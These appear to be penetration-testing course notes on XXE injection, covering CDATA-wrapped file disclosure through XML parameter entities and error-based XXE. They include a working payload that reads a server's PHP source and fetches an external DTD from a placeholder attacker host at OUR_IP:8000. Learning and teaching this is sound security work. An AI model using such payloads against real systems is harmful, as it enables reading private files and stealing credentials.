Advanced File Disclosure
Advanced Exfiltration with CDATA
- We can utilize another method to extract any kind of data (including binary data) for any web application backend. To output data that does not conform to the XML format, we can wrap the content of the external file reference with a
CDATAtag (e.g.<![CDATA[ FILE_CONTENT ]]>). This way, the XML parser would consider this part raw data, which may contain any type of data, including any special characters. - After that, if we reference the
&joined;entity, it should contain our escaped data. However,this will not work, since XML prevents joining internal and external entities, so we will have to find a better way to do so.
XML PARAMETER ENTITIES
- these start with
%instead of&and can only be used within the DTD - if we reference them from an external source (e.g., our own server), then all of them would be considered as external and can be joined, as follows:
<!ENTITY joined "%begin;%file;%end;">
- now reference our external
xxe.dtdand then print the&joined;entity.<!DOCTYPE email [ <!ENTITY % begin "<![CDATA["> <!-- prepend the beginning of the CDATA tag --> <!ENTITY % file SYSTEM "file:///var/www/html/submitDetails.php"> <!-- reference external file --> <!ENTITY % end "]]>"> <!-- append the end of the CDATA tag --> <!ENTITY % xxe SYSTEM "http://OUR_IP:8000/xxe.dtd"> <!-- reference our external DTD --> %xxe; ]> ... <email>&joined;</email> <!-- reference the &joined; entity to print the file content --> - As we can see, we were able to obtain the file's source code without needing to encode it to base64, which saves a lot of time when going through various files to look for secrets and passwords.

- Note: In some modern web servers, we may not be able to read some files (like index.php), as the web server would be preventing a DOS attack caused by file/entity self-reference (i.e., XML entity reference loop), as mentioned in the previous section.
Error Based XXE
- in semi-blind XML output cases
- if the application displays errors for XML input, it can be used
- EXPLOIT
- Start by sending incorrect data to the webapp to see errors

- Write the below code to an external dtd file

- Now, we can call our external DTD script, and then reference the
errorentity, as follows: - Once we host our DTD script as we did earlier and send the above payload as our XML data
- This method may also be used to read the source code of files. All we have to do is change the file name in our DTD script to point to the file we want to read (e.g.
"file:///var/www/html/submitDetails.php"). - However,
this method is not as reliable as the previous method for reading source files, as it may have length limitations, and certain special characters may still break it.